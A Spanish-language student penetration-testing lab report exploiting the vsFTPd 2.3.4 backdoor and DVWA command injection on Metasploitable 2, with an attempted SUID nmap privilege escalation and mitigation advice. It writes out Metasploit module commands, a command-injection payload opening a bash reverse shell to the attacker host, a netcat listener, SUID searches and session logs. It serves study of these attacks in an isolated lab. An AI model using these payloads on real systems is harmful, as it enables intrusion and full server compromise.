

REPORTE DE PENTESTING v2

Explotación de vulnerabilidades en Metasploitable y DVWA

Autor: Gabriel Monsalve Rodríguez

Entorno de laboratorio: Kali Linux + Metasploitable 2 + DVWA

Tipo de práctica: Pentesting controlado en entorno virtualizado

Fecha: 27/05/2026

Índice

1. Introducción
 2. Metodología
 3. Resultados
 - 3.1 Explotación FTP — vsFTPd 2.3.4 Backdoor
 - 3.2 Explotación Web — Command Injection en DVWA
 4. Escalación de Privilegios
 5. Mitigación
 6. Conclusión
-

1. Introducción

El presente documento describe el proceso de explotación de vulnerabilidades realizado sobre un entorno de laboratorio controlado compuesto por las máquinas virtuales Kali

Linux y Metasploitable 2 junto con la aplicación Damn Vulnerable Web Application (DVWA).

El objetivo principal de la práctica fue identificar, explotar y documentar vulnerabilidades reales presentes en los servicios expuestos por la máquina víctima, aplicando técnicas de reconocimiento, explotación remota, explotación web y post-explotación.

Durante el ejercicio se utilizaron herramientas profesionales de pentesting con el objetivo de comprender el impacto que pueden tener servicios vulnerables y configuraciones inseguras en un entorno real.

El alcance de la práctica incluyó:

- Reconocimiento y enumeración de servicios.
 - Explotación de vulnerabilidades remotas.
 - Obtención de acceso remoto.
 - Explotación de vulnerabilidades web.
 - Obtención de reverse shells.
 - Enumeración de privilegios.
 - Escalada de privilegios.
 - Análisis de impacto y propuestas de mitigación.
-

2. Metodología

2.1 Herramientas utilizadas

Herramienta	Función
Kali Linux	Máquina atacante
Metasploitable 2	Máquina víctima vulnerable
DVWA	Aplicación web vulnerable
Nmap	Escaneo y enumeración
Metasploit Framework	Explotación de vulnerabilidades
Netcat	Obtención de reverse shell
Comandos Linux	Enumeración y post-explotación

2.2 Técnicas utilizadas

Durante la práctica se aplicaron las siguientes técnicas:

- Escaneo de puertos.

- Enumeración de servicios.
 - Detección de vulnerabilidades.
 - Explotación remota mediante Metasploit.
 - Explotación de vulnerabilidades web.
 - Command Injection.
 - Reverse shell.
 - Enumeración de privilegios.
 - Búsqueda de binarios SUID.
 - Escalada de privilegios.
-

3. Resultados

3.1 Explotación FTP — vsFTPD 2.3.4 Backdoor

Vulnerabilidad explotada

- Servicio vulnerable: vsFTPD 2.3.4
- Puerto afectado: 21/TCP
- Tipo de vulnerabilidad: Remote Code Execution (RCE)
- CVE asociado: CVE-2011-2523

Descripción de la vulnerabilidad

La versión 2.3.4 de vsFTPD contiene un backdoor malicioso introducido en una versión comprometida del software. Esta vulnerabilidad permite a un atacante remoto ejecutar comandos arbitrarios sobre el sistema afectado y obtener acceso privilegiado.

Comandos utilizados

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.56.102
set LHOST 192.168.56.101
run
```

Resultados obtenidos

La explotación permitió:

- Apertura del backdoor.
- Obtención de una sesión Meterpreter.
- Acceso remoto con privilegios root.
- Ejecución remota de comandos.
- Compromiso total del sistema.

Evidencias obtenidas

Evidencia — Apertura de sesión Meterpreter

```
^CInterrupt: use the 'exit' command to quit
msf exploit(unix/ftp/vsftpd_234_backdoor) > Interrupt: use the 'exit' command to quit
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.102:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.102:47332) at 2026-05-27 13:39:37 -0400

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: root
meterpreter > shell
Process 5263 created.
Channel 1 created.
whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Impacto de la vulnerabilidad

La vulnerabilidad permite:

- Ejecución remota arbitraria de comandos.
- Compromiso completo del sistema.
- Obtención de privilegios root.
- Acceso persistente al servidor.
- Movimiento lateral dentro de una red comprometida.

La explotación exitosa de esta vulnerabilidad representa un riesgo crítico para cualquier organización.

3.2 Explotación Web — Command Injection en DVWA

Vulnerabilidad explotada

- Aplicación afectada: DVWA
- Tipo de vulnerabilidad: Command Injection
- Nivel de seguridad DVWA: Low

- Tipo de impacto: Ejecución remota de comandos

Descripción de la vulnerabilidad

La vulnerabilidad de Command Injection permite ejecutar comandos del sistema operativo mediante parámetros manipulados desde la aplicación web.

La aplicación no valida correctamente las entradas proporcionadas por el usuario, permitiendo concatenar comandos arbitrarios.

Payloads utilizados

Enumeración inicial

```
127.0.0.1; whoami
```

Enumeración avanzada

```
127.0.0.1; whoami; id; uname -a
```

Obtención de reverse shell

```
127.0.0.1; bash -c 'bash -i >& /dev/tcp/192.168.56.101/4444 0>&1'
```

Listener utilizado en Kali Linux

```
nc -lvp 4444
```


Resultados obtenidos

La explotación permitió:

- Ejecución remota de comandos.
 - Enumeración del sistema.
 - Obtención de reverse shell.
 - Acceso como usuario www-data.
 - Enumeración de privilegios locales.
-

Evidencias obtenidas

Evidencia 1 — Ejecución remota de comandos



127.0.0.1; whoami

Resultado:

www-data

Figura 1 — Ejecución remota de comandos mediante Command Injection

Figura 1 — Ejecución remota de comandos mediante Command Injection

Figura 1 — Ejecución remota de comandos mediante Command Injection.

En la imagen se observa la explotación exitosa de la vulnerabilidad de Command Injection en DVWA. Mediante el payload:

127.0.0.1; whoami; id; uname -a

se consiguió ejecutar comandos arbitrarios en el sistema operativo subyacente.

La respuesta del servidor confirmó:

- ejecución remota de comandos;
- acceso como usuario www-data;
- enumeración de privilegios;
- identificación del sistema Linux vulnerable.

La captura constituye evidencia directa de la explotación exitosa de la vulnerabilidad web.

Evidencia 2 — Reverse shell obtenida

```
nc -lvnp 4444
```

Resultado:

```
connect to [192.168.56.101] from [192.168.56.102]
```

```
Session Actions Edit View Help
ExtraArgs no Extra arguments to pass to Nmap (e.g. --datadir)
Nmap /usr/bin/nmap yes Path to setuid nmap executable
SESSION 1 yes The session to run this module on

Payload options (cmd/Linux/http/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
---
FETCH_COMMAND CURL yes Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
FETCH_DELETE false yes Attempt to delete the binary after execution
FETCH_FILELESS none yes Attempt to run payload without touching disk by using anonymous handles, requires Linux >= 3.17 (for Python variant also Python >= 3.8, tested shells are sh, bash, zsh) (Accepted: none, python3, shell-search, shell)
FETCH_SRVHOST no Local IP to use for serving payload
FETCH_SRVPORT 8080 yes Local port to use for serving payload
FETCH_URI_PATH no Local URI to use for serving payload
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:
Name Current Setting Required Description
---
FETCH_PIPE false yes Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:
Name Current Setting Required Description
---
FETCH_FILENAME RPMtrqvoDvZm no Name to use on remote system when storing payload; cannot contain spaces or slashes
FETCH_WRITEABLE_DIR ./ yes Remote writable dir to store payload; cannot contain spaces

Exploit target:
Id Name
--
0 Command payload

View the full module info with the info, or info -d command.

msf exploit(unix/local/setuid_nmap) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Dropping lua /tmp/SBpCzQNg.nse
[*] Running /tmp/SBpCzQNg.nse with Nmap

[*] Exploit completed, but no session was created.
msf exploit(unix/local/setuid_nmap) >
msf exploit(unix/local/setuid_nmap) >
```

Evidencia 3 — Enumeración del usuario comprometido

```
whoami
```

```
id
```

Resultado:

```
www-data
```

```
uid=33(www-data)
```

```
msf exploit(unix/local/setuid_nmap) > Interrupt: use the 'exit' command to quit
msf exploit(unix/local/setuid_nmap) > exit

(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 59028
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sudo -l
find / -perm -4000 2>/dev/null
^X@SS
```

Evidencia 4 — Enumeración del sistema

`uname -a`

Impacto de la vulnerabilidad

La vulnerabilidad permite:

- Ejecución remota arbitraria de comandos.
 - Obtención de acceso inicial al servidor.
 - Despliegue de reverse shells.
 - Enumeración del sistema comprometido.
 - Posibles escaladas de privilegios.
 - Compromiso parcial o total del servidor.
-

4. Escalación de Privilegios

Técnicas utilizadas

Tras obtener acceso limitado como usuario `www-data`, se realizaron técnicas de enumeración y escalación de privilegios.


Enumeración de privilegios

Enumeración sudo

`sudo -l`

```
msf exploit(unix/local/setuid_nmap) > Interrupt: use the 'exit' command to quit
msf exploit(unix/local/setuid_nmap) > exit

(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 59028
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sudo -l
find / -perm -4000 2>/dev/null
^X^X^X
```



Búsqueda de binarios SUID

```
find / -perm -4000 2>/dev/null
```

Exploit utilizado

Nmap SUID Privilege Escalation

```
use exploit/unix/local/setuid_nmap
set SESSION 1
run
```

Resultados obtenidos


El exploit consiguió:

- Ejecutar Nmap vulnerable.
- Intentar la escalación de privilegios.
- Ejecutar scripts NSE maliciosos.

No se obtuvo una nueva sesión debido a que previamente ya existía una sesión con privilegios root mediante la explotación FTP.

Evidencias obtenidas

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.101:4444
[!] 192.168.56.102:21 - Unable to connect to backdoor on 6200/TCP. Cooldown?
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > back
msf > exit
```



```
(kali@kali)-[~]
$ nc -vz 192.168.56.102 6200
192.168.56.102: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.56.102] 6200 (?) open

(kali@kali)-[~]
$
```

5. Mitigación

5.1 Mitigación — vsFTPD Backdoor

Medidas recomendadas

- Actualizar vsFTPD a versiones seguras.
 - Eliminar software vulnerable y desactualizado.
 - Sustituir FTP por SFTP.
 - Implementar segmentación de red.
 - Implementar IDS/IPS.
 - Restringir acceso al puerto 21.
 - Monitorizar accesos sospechosos.
 - Mantener sistemas actualizados.
-

5.2 Mitigación — Command Injection

Medidas recomendadas

- Validar todas las entradas del usuario.
 - Aplicar listas blancas.
 - Sanitizar caracteres especiales.
 - Evitar llamadas directas al sistema operativo.
 - Implementar WAF.
 - Aplicar principio de mínimo privilegio.
 - Deshabilitar funciones peligrosas en PHP.
 - Realizar auditorías periódicas.
-

5.3 Mitigación — Escalada de privilegios

Medidas recomendadas

- Eliminar permisos SUID innecesarios.
- Restringir privilegios sudo.
- Monitorizar binarios críticos.
- Aplicar hardening del sistema.
- Mantener software actualizado.

- Auditar privilegios periódicamente.
-

6. Conclusión

La práctica realizada permitió comprender el impacto real que pueden tener las vulnerabilidades críticas presentes en servicios desactualizados y aplicaciones web inseguras.

La explotación de la vulnerabilidad CVE-2011-2523 permitió obtener acceso remoto con privilegios root sobre la máquina víctima, demostrando el riesgo crítico asociado al uso de software vulnerable.

Asimismo, la explotación de Command Injection en DVWA permitió ejecutar comandos arbitrarios y obtener una reverse shell como usuario www-data, demostrando cómo una vulnerabilidad web puede convertirse en el punto inicial de compromiso de un servidor.

Las técnicas de post-explotación y enumeración de privilegios mostraron la importancia de proteger correctamente los permisos del sistema y minimizar las posibilidades de escalada de privilegios.

Finalmente, la práctica permitió aplicar herramientas y metodologías reales utilizadas en auditorías de seguridad ofensiva y pentesting profesional.